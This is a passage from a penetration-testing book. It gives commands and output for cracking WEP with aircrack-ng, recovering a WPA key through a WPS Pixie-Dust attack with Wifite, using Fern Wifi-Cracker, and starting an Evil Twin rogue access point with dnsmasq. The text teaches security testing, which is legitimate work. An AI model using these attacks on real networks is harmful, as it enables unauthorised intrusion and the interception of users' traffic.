The process for WEP-cracking is very similar to that which was utilized for cracking WPA. Identify the target network, capture traffic, which includes the authentication mechanism, and then point a brute-force attack to reverse the key. There are some differences, though. As opposed to WPA-cracking, where all we had to do was capture the four-way handshake, in WEP-cracking, we have to ensure we gather enough of the **Initialization Vectors** (**IVs**) to properly crack the WEP key. Although this may seem like a tall order, techniques are available to force this process and make the time necessary to sniff traffic as short as possible:


1. To start the process of cracking WEP, we put our wireless card into monitor mode in the same fashion as in WPA-cracking. Type the following command:

```
# airmong-ng start wlan0
```

2. We attempt to find our target network using the following command:

```
# airodump-ng wlan0mon
```

This produces the list of wireless networks:




```
CH  6 ][ Elapsed: 6 s ][ 2016-06-17 18:52

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

DC:FE:07:73:8D:AA  -90        2        0    0   6  54e. OPN              xfini
5E:8F:E0:A5:C0:48  -85        2        0    0   6  54e. WPA2 CCMP   PSK  <leng
E0:3F:49:94:C0:28  -81        2        0    0   6  54e  WPA2 CCMP   PSK  MDH W
7E:8F:E0:A5:C0:48  -84        2        0    0   6  54e. WPA2 CCMP   PSK  <leng
B4:75:0E:C3:C0:34  -86        2        0    0   6  54e  WPA2 CCMP   PSK  Boomb
CC:03:FA:CA:A6:5A  -86        2        0    0  11  54e  WPA2 CCMP   PSK  HOME-
10:86:8C:D1:BF:7A  -82        3        0    0  11  54e. WPA2 CCMP   PSK  Aaron
5C:57:1A:87:58:A0  -82        2        0    0  11  54e  WPA2 CCMP   PSK  HOME-
20:76:00:65:E2:E5  -82        3        0    0  11  54e  WPA2 CCMP   PSK  Centu
7E:8F:E0:9B:02:D4  -75        3        0    0   6  54e. WPA2 CCMP   PSK  <leng
C0:56:27:DB:30:41  -55        4        0    0  11  54e  WEP  WEP         belki
10:5F:06:9C:89:55  -35        4        1    0  11  54e  WPA2 CCMP   PSK  SECAL
32:86:8C:70:38:D6  -47        4        0    0  11  54e. WPA2 CCMP   PSK  <leng
8E:04:FF:35:F8:AD  -45        6        0    0   6  54e. OPN              xfini
8E:04:FF:35:F8:AC  -44        8        0    0   6  54e. WPA2 CCMP   PSK  <leng
8C:04:FF:35:F8:AB  -45        5        3    1   6  54e  WPA2 CCMP   PSK  HOME-
10:86:8C:70:38:D6  -47        3        0    0  11  54e. WPA2 CCMP   PSK  Harle
12:86:8C:70:38:D6  -51        4        0    0  11  54e. WPA2 CCMP   PSK  <leng
```

We have identified a target network running WEP with the BSSID of `C0:56:27:DB:30:41`. In the same vein, we need to make a note of that, as well as the channel that the access point is using, in this case, channel `11`.

3. Capture the data on the target wireless network. Here we will use the `airodump-ng` command to capture this data:

```
# airodump-ng -c 11 -w belkincrack --bssid C0:56:27:DB:30:41
```

This command points `airdump-ng` to our target network on the appropriate channel. In addition, we are capturing traffic written to the `"belkincrack"` file. This command produces the following output:




Note that we do not see any data moving across this access point yet. This is important, as we need to capture data packets that contain IVs in order to crack the WEP key.

4. We have to fake an authentication to our target network. Essentially, we are using an Aircrack-ng tool called `aireplay-ng` to tell the access point that we have the proper WEP key and are ready to authenticate. Even though we do not have the proper key, the following command lets us fake an authentication and allows us to communicate with the WEP access point:

```
# aireplay-ng -1 0 -a C0:56:27:DB:30:41 wlan0mon
```

In the preceding command, we have `aireplay-ng` fake the authentication with `"-1"`, `"0"` as the retransmission time, and `"-a"` as the BSSID of our target access point. The command produces the following:



We now have the ability to communicate with the WEP access point.

5. As we saw in step 3, there was very little data moving back and forth through the access point. We need to capture a great deal of data to ensure that we are able to grab those IVs and force a collision. We can again use `aireplay-ng` to increase the data to the access point. In the following command, we are going to conduct an ARP Request Replay Attack. In this attack, we are going to use `aireplay-ng` to retransmit ARP requests to the access point. Each time it does this, it generates a new IV, increasing our chances of forcing that collision. Open a second command prompt and type the following:

```
# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
```

In the preceding command, `"-3"` tells `aireplay-ng` to conduct the ARP Request Replay Attack against the following network, `"-b"` on the specific interface, `"wlanomon"`. Once the command runs, you need to force the ARP requests by pinging another host on the same network. This will force the ARP requests. Once that is started, you will see the following output:

```
root@kali:~# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:40  Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
Saving ARP requests in replay_arp-0617-185541.cap
You should also start airodump-ng to capture replies.
Read 19256 packets (got 27 ARP requests and 47 ACKs), sent 76 packets...(497 pps
Read 19357 packets (got 42 ARP requests and 83 ACKs), sent 126 packets...(498 pp
Read 19470 packets (got 69 ARP requests and 122 ACKs), sent 177 packets...(501 p
Read 19606 packets (got 90 ARP requests and 167 ACKs), sent 227 packets...(500 p
```


If we return to the first Command Prompt, where `airodump-ng` is running, we see the data rate start to increase. In this case, over 16,000 IVs:

```
CH 11 ][ Elapsed: 14 mins ][ 2016-06-17 19:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

C0:56:27:DB:30:41  -27 100     5608    16358    0  11  54e  WEP  WEP    OPN  b

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C0:56:27:DB:30:41  10:FE:ED:24:6F:F2    0   48 - 1      0   491966
C0:56:27:DB:30:41  3C:15:C2:CE:45:CE  -22   54e-54e     0    11839
```


6. Open a third Terminal. Here we are going to start the WEP-cracking. This can run while the `airodump-ng` command is capturing IVs. To start the process, type the following command:

```
# aircrack-ng belkincrack-01.cap
```

Here we are simply pointing `aircrack-ng` to the capture file that is running. `aircrack-ng` starts working immediately, as the screenshot indicates:



`aircrack-ng` may indicate that there are not enough IVs and that it will reattempt when there are enough IVs. As we see in the following screenshot, `aircrack-ng` was able to determine the WEP key. All told, there were 15,277 IVs that had been captured, which were utilized for the cracking. In addition, `73253` keys were tested in less than three minutes:



As we can see in this attack, with the right amount of wireless traffic and the `aircrack-ng` suite of tools, we were able to determine the WEP key that allows us to authenticate to the network. It is the ease of this attack that has seen the move from WEP to WPA authentication. While WEP networks are becoming rarer in the wild because of this attack, you still may seem some. If you do come across them, this attack is fantastic for demonstrating to clients the significant security vulnerabilities present.

PixieWPS

PixieWPS is an offline brute-forcing tool that is utilized to reverse the PIN of a WPS wireless access point. The name of PixieWPS comes from the Pixie-Dust attack that was discovered by Dominique Bongard. This vulnerability allows for the brute forcing of the WPS PIN. (For more detailed information on this vulnerability, see Bongard's presentation: `https://passwordscon.org/wp-content/uploads/2014/08/Dominique_Bongard.pdf`.)

To access PixieWPS, type the following into Command Prompt:

```
# pixiewps
```

The command will give you the different command options. In order for PixieWPS to work properly, a good deal of information must be obtained. This includes the following:

- Enrollee public key
- Registrant public key
- Enrollee Hash-1
- Enrollee Hash-2
- Authentication session key
- Enrollee nonce

Because of all these components that are required, PixieWPS is often run as part of another tool, such as Wifite.


Wifite

Wifite is an automated wireless penetration-testing tool that utilizes the tools associated with Aircrack-ng and the Reaver and PixieWPS command-line tools.


This gives Wifite the ability to capture traffic and reverse the authentication credentials for WEP-, WPA-, and WPS-type wireless networks. Navigate to **Applications** | **Wireless Attacks** | **Wifite** or through command line to start Wifite:

```
# wifite
```

Either will bring you to the initial screen:



Wifite will automatically put the wireless card into monitor mode and then start to scan for wireless networks:



Once you see the target network in the list, in this case the ESSID or broadcast SSID Brenner, hit *Ctrl + C*. At that time, you will be prompted to enter either a single number or a range for testing. In this case, we enter the number `4` and hit *Enter*:

```
[+] select target numbers (1-78) separated by commas, or 'all': 4

[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:01] WPS Pixie attack:  Starting Cracking Session. Pin count: 0, Max pi...
[0:00:02] WPS Pixie attack:  Sending identity response
[0:00:04] WPS Pixie attack:  attempting to crack and fetch psk...
[0:00:16] WPS Pixie attack:
```

Wifite automatically starts the WPS Pixie attack by capturing the necessary information. If successful, the following will display:

```
[+] PIN found:     42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
        found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648


[+] disabling monitor mode on wlan0mon... done
[+] quitting
```

If the WPS vulnerability is present, as in the case of the wireless network here, Wifite is able to determine both the WPA key and the PIN.

Fern Wifi-Cracker

The Fern Wifi-Cracker is a GU- based tool written in Python for testing the security of wireless networks. There are currently two supported versions: a paid, professional version that has a great deal more functionality, and a free version that has limited functionality. The version included with Kali Linux requires `aircrack-ng` and other wireless tools to function properly.

To start Fern, you can navigate to **Applications** | **Wireless Attacks** | **Fern Wifi Cracker**, or type the following into command prompt:


```
# fern-wifi-cracker
```

The following screenshot is the initial page that loads:


We will use the Fern Wifi Cracker to attack the same wireless network, Aircrack-Wifi, utilizing the GUI instead of having to use the command line in our attack:

1. Select the interface. Click on the **Select Interface** drop-down menu. In this case, we will select **wlan0**. Fern will automatically place our interface into monitor mode for us:

2. Click on the **Scan for Access Points** button. Fern will automatically scan for wireless networks within range of your antenna. After the scanning is complete, the **Wifi WEP** and **WiFi WPA** buttons will change from grayed-out to colored, indicating wireless access points utilizing those security settings have been detected:




2. Clicking on the **Wifi WPA** button displays an attack panel, which contains a graphical representation of the WPA wireless access points that we can attack. In this case, we will select the button for **Aircrack_Wifi**:



3. This screen provides details about the selected access point. In addition, Fern Wifi Cracker allows for a WPA attack or a WPS attack. In this case, we will stay with a WPA attack:

4. Set the passcode file that Fern Wifi-Cracker will use to reverse the passcode. In this case, we have crafted a special Wi-Fi passcode list and point Fern Wifi-Cracker to that text file:

5. Click on the **Wifi Attack** button. Fern Wifi-Cracker completes the entire process we previously covered in the Aircrack-ng section. This includes de-authenticating a client, then capturing the four-way handshake. Finally, Fern Wifi-Cracker will move through the passcode file and, if the passcode is in that file, the following message appears:



Fern Wifi-Cracker takes care of the backend work in terms of cracking Wi-Fi network and access points. While it may seem easier to use this tool, it is best to have a solid understanding of how Aircrack-ng works. Fern Wifi-Cracker and other GUI-based Wi-Fi cracking programs are based around Aircrack-ng, and having a solid understanding of that toolset allows you to fully understand what is happening behind the scenes with such programs.

Evil Twin attack

It's practically impossible to go into any major city or corporate environment and not find a Wi-Fi signal. Many of these, particularly in public spaces, Wi-Fi spots require no authentication and others present you with a captive portal that may just require you to accept some terms and conditions or require you to log in using something such as your email or Facebook account.


An Evil Twin attack, also known as a Rogue Access Point or a Fake Access Point, is an access point that masquerades as a legitimate access point without the owner's knowledge or consent. End users who would connect to the legitimate access point will connect to the fake point as it is generally the stronger signal.

The attacker who set up the fake point will now be able to get capture the actual password for a password-protected SSID, setting the stage for Man-in-the-Middle and other attacks.


We're going to need to include the Aircrack Suite and `dnsmasq`. dnsmasq is a small, lightweight tool that acts as an easy-to-configure DNS forwarder and DHCP server. Depending on the attack vector you'd like to use, you'll need some additional tools, such as `apache2` and `dnsspoof`:

1. Verify that you have the tools. We know the Aircrack tools and Apache2 are pre-installed on Kali. In a Terminal, enter `apt-get install dnsmasq`. If it's already installed, you'll have nothing to do; if not, you'll be prompted with an installation confirmation.

2. Determine your target network by putting one of your wireless adapters into monitor mode with `airmon-ng start <interface>` and then launch `airodump-ng <interface>` to start listing all the networks currently being broadcast:



3. You may see errors similar to those in the screenshot. In most cases, these are safe to ignore. If you encounter issues, use `kill <PID>` to end the process. For example, I would use kill `610` to end the `NetworkManager` process:



Note the BSSID (MAC Address), ESSID (broadcast name, SSID), and channel of the target network.


4. Set up a configuration file for `dnsmasq` to work with. I created a folder in my home directory called `tmp` using `mkdir tmp`. Changed the directory, then at the terminal entered `touch dnsmasq.conf`. This will create a file called `dnsmasq`. Typing `nano dnsmasq.conf` will open the `dnsmasq.conf` file in the `cli` nano text editor. Enter the following lines:

```
interface=<at0>
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```


In the `dnsmasq.conf` file, we just specified the interface (`at0`), the `dhcp` range to use (`10.0.0.10 - 10.0.0.250`, `12h` lease time), `dhcp-option=3` as the gateway (`10.0.0.1`), and `dhcp-option=3` as the DNS server (`10.0.0.1`). Why is the interface `at0`? This is because `airbase-ng` creates a default bridge interface known as `at0`.

Save your changes in nano with *Ctrl + O*, *Y* and exit with *Ctrl + X*.

